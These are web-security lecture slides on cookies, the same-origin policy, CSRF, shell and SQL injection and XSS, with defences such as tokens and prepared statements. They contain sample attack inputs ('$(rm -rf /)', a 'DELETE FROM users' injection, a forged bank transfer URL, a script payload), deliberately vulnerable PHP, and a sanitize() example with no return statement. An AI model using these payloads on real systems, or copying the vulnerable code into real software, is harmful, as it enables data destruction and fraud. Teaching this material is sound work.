# Cookies, XSS, CSRF, and SQL-injection attacks and defenses

Cookies

- Set-Cookie: <name>=<value>
  [; <name>=<value>]…
  [; expires=<date>]

  - Sent by server in HTTP response
    Stored by browser

- Cookie: <name>=<value>;<name>=<value>]…

  - Sent by client in all subsequent HTTP requests

Session cookies example

- Sent by server:
  <html><head>…
  Set-Cookie: SessionID=9551781512random680541
  …</head>
  <body>
  …

- Sent by client:
  <head>…
  Cookie: SessionID=9551781512random680541

Tracking cookies

- foodnow.com embeds a request to adsite.com, e.g.,
  <img src=foodnow-image.adsite.com>

  - foodnow-image.adsite.com server responds
    Set-Cookie: TXID=14898307
    along with the image.

- newspage.com also embeds an adsite image

- Browser sends
    GET /newspage-image.adsite.com
    Cookie: TXID=14898307

Cookie vulnerabilities

- Double-click to edit

Same-origin policy

- Double-click to edit

Web Review | HTTP

GET / HTTP/1.1
Host: gmail.com

http://gmail.com/ says:

Hi!

HTTP/1.1 200 OK
…
<html>
  <head>
    <script>alert('Hi!')</script>
  </head>

gmail.com

GET /img.png HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
<89>PNG^M …

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…

?

gmail.com

Web Review | Same-Origin Policy (SOP)

facebook.com

```
GET / HTTP/1.1
Host: facebook.com
```

```
HTTP/1.1 200 OK
…
<img src="http://gmail.com/img.png"/>
```

```
GET /img.png HTTP/1.1
Host: gmail.com
```

gmail.com

```
HTTP/1.1 200 OK
…
<89>PNG^M …
```

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

HTTP/1.1 200 OK
…
<script>
$.get('http://gmail.com/msgs.json',
    function (data) { alert(data); }
</script>

$.get('http://gmail.com/msgs.json',
function (data) { alert(data); }

GET /msgs.json HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
{ new_msgs: 3 }

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

HTTP/1.1 200 OK
…
<script src="http://gmail.com/chat.js"/>

?

gmail.com

Web Review | Same-Origin Policy (SOP)

facebook.com

GET / HTTP/1.1
Host: facebook.com

$.get('http://gmail.com/chat.json',
  function (data) { alert(data); })

HTTP/1.1 200 OK
…
<script src="http://gmail.com/chat.js"/>

GET /chat.js HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
$.get('http://gmail.com/chat.json',
  function (data) { alert(data); })

Web Review | Same-Origin Policy (SOP)

gmail.com

$.get('http://gmail.com/chat.json',
   function (data) { alert(data); })

GET /chat.json HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
{ new_msg: { from: "Bob", msg: "Hi!"}}

Web Review | Same-Origin Policy (SOP)

facebook.com

GET / HTTP/1.1
Host: facebook.com

HTTP/1.1 200 OK
…
<iframe src="http://gmail.com/chat"/>

?

gmail.com

Web Review | Same-Origin Policy (SOP)

facebook.com

GET / HTTP/1.1
Host: facebook.com

$.get('http://gmail.com/chat.json',
  function (data) { alert(data); })

HTTP/1.1 200 OK
…
<iframe src="http://gmail.com/chat"/>

GET /chat HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
<script>
$.get('http://gmail.com/chat.json/',
  function (data) { alert(data); });
</script>

Web Review | Same-Origin Policy (SOP)

Cross Site Request Forgery

- Want browser to issue
  http://bank.com/transfer.do?
  acct=MARIA&amount=100000

- Try this
  <a href="http://bank.com/transfer.do?
  acct=MARIA&amount=100000">View my Pictures!

- Or this
  <img src="http://bank.com/transfer.do?
  acct=MARIA&amount=100000" width="0" height="0"
  border="0">

Cross-site Request Forgery (CSRF)

▸ Suppose you log in to bank.com

POST /login?user=bob&pass=abc123 HTTP/1.1
Host: bank.com

fde874 = bob

bank.com

HTTP/1.1 200 OK
Set-Cookie: login=fde874
….

Cross-site Request Forgery (CSRF)

GET /account HTTP/1.1
Host: bank.com
Cookie: login=fde874

fde874 = bob

bank.com

HTTP/1.1 200 OK
....
$378.42

Cross-site Request Forgery (CSRF)

Click me!!!
http://bank.com/transfer?to=badguy&amt=100

fde874 = bob

bank.com

GET /transfer?to=badguy&amt=100 HTTP/1.1
Host: bank.com
Cookie: login=fde874

HTTP/1.1 200 OK
….
Transfer complete: -$100.00

CSRF Defenses

▶ Need to authenticate that each user action originates from our site

▶ One way: each action gets a token associated with it

  ▶ On a new action (page), verify the token is present and correct

  ▶ Attacker can't find token for another user,
  and thus can't make actions on the user's behalf

CSRF Defenses

<a …>Pay $25 to Joe:
http://bank.com/transfer?to=joe&amt=25&token=8d64

fde874 = bob

bank.com

HTTP/1.1 200 OK
Set-Cookie: token=8d64
….

GET /transfer?to=joe&amt=25&token=8d64 HTTP/1.1
Host: bank.com
Cookie: login=fde874; token=8d64

HTTP/1.1 200 OK
….
Transfer complete: -$25.00

CSRF defense

- Dynamically generated form
  ```
  <form action="/transfer.do" method="POST">
      <input type="text" name="recipient"/>
      <input type="number" name="amount"/>
      <input type="text" name="TXID" value="8d64"/>
      <input type="submit" value="Transfer money"/>
  </form>
  ```

- Cookie: fde874
  POST bank.com/transfer.do?recipient=joe&amount=25&TXID=8d64

Code injection

- `<?php`
  `system("/bin/ls " . $_GET['USER_INPUT']);`
  `?>`

- Input
  - `;malicious command`
  - `| malicious_command`
  - `` `malicious_command` ``

- Executes
  - `system("/bin/ls ; malicious command);`

Code Injection

foo:
```php
<?php

echo system("ls " . $_GET["path"]);
```

GET /foo?path=/home/user/ HTTP/1.1

HTTP/1.1 200 OK

...
Desktop
Documents
Music
Pictures

Code Injection

```php
<?php

echo system("ls " . $_GET["path"]);
```

GET /?path=$(rm –rf /) HTTP/1.1

```php
<?php

echo system("ls $(rm -rf /)");
```

Code Injection

- **Confusing Data and Code**
  - Server thought user would supply data, but instead got (*and unintentionally executed*) code
- **Common and dangerous class of vulnerabilities**
  - Shell Injection
  - SQL Injection
  - Cross-Site Scripting (XSS)

```php
<?php

echo system("ls $(rm -rf /)");
```

SQL-injection

- Double-click to edit

SQL

- Structured **Query** Language
  - Language to ask ("query") databases questions:

    - How many users live in Ypsilanti?

    `SELECT COUNT(*) FROM users WHERE location = Ypsilanti`

    - Is there a user with username "bob" and password "abc123"?

    `SELECT * FROM users WHERE username=bob and password=abc123`

    - Burn it down!

    `DROP TABLE users`

SQL Injection

- Consider an SQL query where the attacker chooses $city:

```
SELECT * FROM users WHERE location="$city"
```

- What can an attacker do?

SQL Injection

‣ Consider an SQL query where the attacker chooses $city:

    `SELECT * FROM users WHERE location=`$city

‣ What can an attacker do?

$city ← Ypsilanti; DELETE FROM users WHERE 1=1

`SELECT * FROM users WHERE location=Ypsilanti;`
`DELETE FROM users WHERE 1=1`

SQL Injection Defenses

▸ Make sure **data** gets interpreted as **data**!

  ▸ Basic approach: escape control characters (single quotes, escaping characters, comment characters)

```
function sanitize($str)
{
    str_replace(
        array('\\', "\0", "\n", "\r", "'", '"', ";"),
        array('\\\\', '\\0', '\\n', '\\r', "\\'", '\\"', '\\;'),
        $str);
}
```

  ▸ Prepared statements – declare what is data!

```
$pstmt = $db->prepare(
    "SELECT * FROM users WHERE location=?");
$pstmt->execute(array($city)); // Data
```

▸

Cross-Site Scripting (XSS)

foo:
```php
<?php

echo "Hello, " . $_GET["user"] . "!";
```

GET /foo?user=Bob HTTP/1.1

HTTP/1.1 200 OK
…
Hello, Bob!

Cross-Site Scripting (XSS)

foo:

```
<?php

echo "Hello, " . $_GET["user"] . "!";
```

GET /foo?user=<u>Bob</u> HTTP/1.1

HTTP/1.1 200 OK
…
Hello, <u>Bob</u>!

Cross-Site Scripting (XSS)

foo:
```php
<?php

echo "Hello, " . $_GET["user"] . "!";
```

http://vuln.com/ says:

Hi Bob

GET /foo?user=<script>alert('Hi Bob')</script> HTTP/1.1
